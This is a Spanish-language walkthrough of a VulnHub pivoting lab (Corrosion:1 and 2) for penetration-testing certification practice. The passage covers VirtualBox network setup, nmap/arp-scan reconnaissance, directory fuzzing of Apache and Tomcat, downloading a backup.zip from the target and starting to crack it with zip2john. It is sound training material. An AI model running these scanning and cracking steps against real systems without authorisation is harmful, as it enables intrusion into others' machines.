Lab Pivoting Manual Corrosion:1-2 VulnHub

Diagrama de Red del laboratorio

Vamos a realizar un laboratorio de pivoting pensado para preparar certificaciones como eCPPTv2 y eCPTXv2 utilizando máquinas vulnerables de VulnHub. En mi caso lo desplegaré en el hipervisor de tipo 2 VirtualBox, explicando cada detalle de la configuración y resolución del laboratorio.
Despliegue de laboratorio
Lo primero será descargar las máquinas vulnerables de VulnHub Corrosion:1 y Corrosion:2; una vez hecho, las importaríamos en el hipervisor (sirve tanto VirtualBox como VMware). Una vez importadas debemos configurar la red interna del laboratorio, para ello debemos ir a la pestaña de VirtualBox “Red”:

Una vez en esa pestaña, en el apartado de “Redes NAT” crearíamos una nueva red NAT en caso de tener solo una (creo que VirtualBox trae una por defecto creada). Para crear una nueva red NAT únicamente habría que hacer clic en “Crear” en la parte superior izquierda de la pestaña, y en mi caso la configuré de esta forma:


Es importante habilitar el DHCP para que coja una IP automáticamente y evitemos configurarla a mano en las máquinas del laboratorio. Cabe destacar que, como red externa, voy a estar utilizando la que creo que es la red NAT por defecto que trae VirtualBox, donde desplegaré mi máquina atacante y una interfaz de la primera máquina víctima, como podemos ver en el diagrama de red. Su configuración es la siguiente:

Con esto listo y las máquinas importadas, queda configurar las interfaces de red de cada una. La primera máquina víctima será Corrosion:2, por lo que esta máquina será la que haga de pivote entre nuestra red externa y la red interna que aloja la última máquina objetivo de este laboratorio; como vemos en el diagrama, esta máquina deberá tener dos interfaces de red. Una de estas interfaces estará en la Red_NAT y otra en la Nat_Interna para tener conectividad con la máquina Corrosion:1, esto lo establecemos en la configuración de la propia máquina:
- Corrosion:2


De esta forma, desde nuestra máquina atacante veríamos la interfaz de red que está en la Red_NAT y podríamos realizar el ataque.
- Corrosion:1

En el caso de Corrosion:1, como comentábamos antes, únicamente tiene una interfaz de red en la Nat_Interna y solo sería visible desde la máquina Corrosion:2.
Una vez configurado podríamos encender las máquinas y empezar el laboratorio.
Ataque a Corrosion:2 (10.0.2.19)
Fase de Reconocimiento

Identificación de objetivo en la red
1
arp-scan -I enp0s3 --localnet --ignoredups
Escaneo de puertos
1
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.0.2.18 -oN allPorts
1
grep '^[0-9]' allPorts| cut -d '/' -f1 | xargs | sort | tr ' ' ','

1
nmap -p22,80,8080 -sCV 10.0.2.18 -oN targeted

Tras el escaneo vemos que la máquina víctima cuenta con varios servicios expuestos, entre ellos un servicio SSH en el puerto 22 (no vulnerable a enumeración de usuarios >7.7) y varios servicios HTTP en los puertos 80 y 8080.
Enumeración
Enumeración de servicio HTTP
Web puerto 80
1
whatweb http://10.0.2.18

1
nmap -p80 --script http-enum 10.0.2.18 -oN webScan

En este caso el escaneo de nmap no reporta nada.
De primeras, por lo que reporta la herramienta whatweb, parece ser una instalación de Apache2 por defecto; si accedemos a través del navegador:

Efectivamente, además nos indica que estamos ante un Ubuntu; recordemos que, utilizando la versión de Apache y consultando launchpad, podríamos averiguar la versión exacta ante la que nos enfrentamos.
En este punto podemos aplicar fuzzing para tratar de descubrir rutas o archivos del servicio web.
1
2
3
gobuster dir -u http://10.0.2.18 -w /usr/share/SecLists-master/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 20

feroxbuster -u http://10.0.2.18 -w /usr/share/SecLists-master/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 20

No parece haber nada interesante en esta web, tampoco revisando el código fuente; vamos a echar un vistazo a la web alojada en el puerto 8080.
Web puerto 8080
1
whatweb http://10.0.2.18:8080

1
nmap -p8080 --script http-enum 10.0.2.18 -oN webScan

En este caso el escaneo de nmap nos reporta un archivo backup.zip y varios directorios interesantes, vamos a echar un vistazo a través del navegador.

Parece una instalación por defecto de Tomcat; antes de ver los directorios y archivos descubiertos por nmap, no está de más aplicar fuzzing con gobuster para cerciorarnos de que descubrimos todo lo relevante respecto a la página.
1
gobuster dir -u http://10.0.2.18:8080 -w /usr/share/SecLists-master/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 20 -x php,zip,txt

Bien, reporta lo mismo que nmap; en este punto vamos a echarle un vistazo a los hallazgos.
- /readme.txt

De este readme.txt sacamos el nombre de usuario randy y que el administrador del sistema le dejó un archivo en el servidor para el que será necesario utilizar una contraseña que este le dio a randy; puede que sea para el backup.zip.
- backup.zip
1
wget http://10.0.2.18:8080/backup.zip

Vemos archivos interesantes como “tomcat-users.xml”, vamos a tratar de echarles un vistazo.

Al tratar de descomprimirlo está protegido por contraseña.
Crackeo de archivos zip protegidos con contraseña
Lo que podemos hacer en este punto es utilizar la herramienta zip2john para extraer el hash de la contraseña y podemos tratar de crackearlo con john o hashcat.
1
2
3
4
5
zip2john backup.zip

# o directamente

zip2john backup.zip > hash
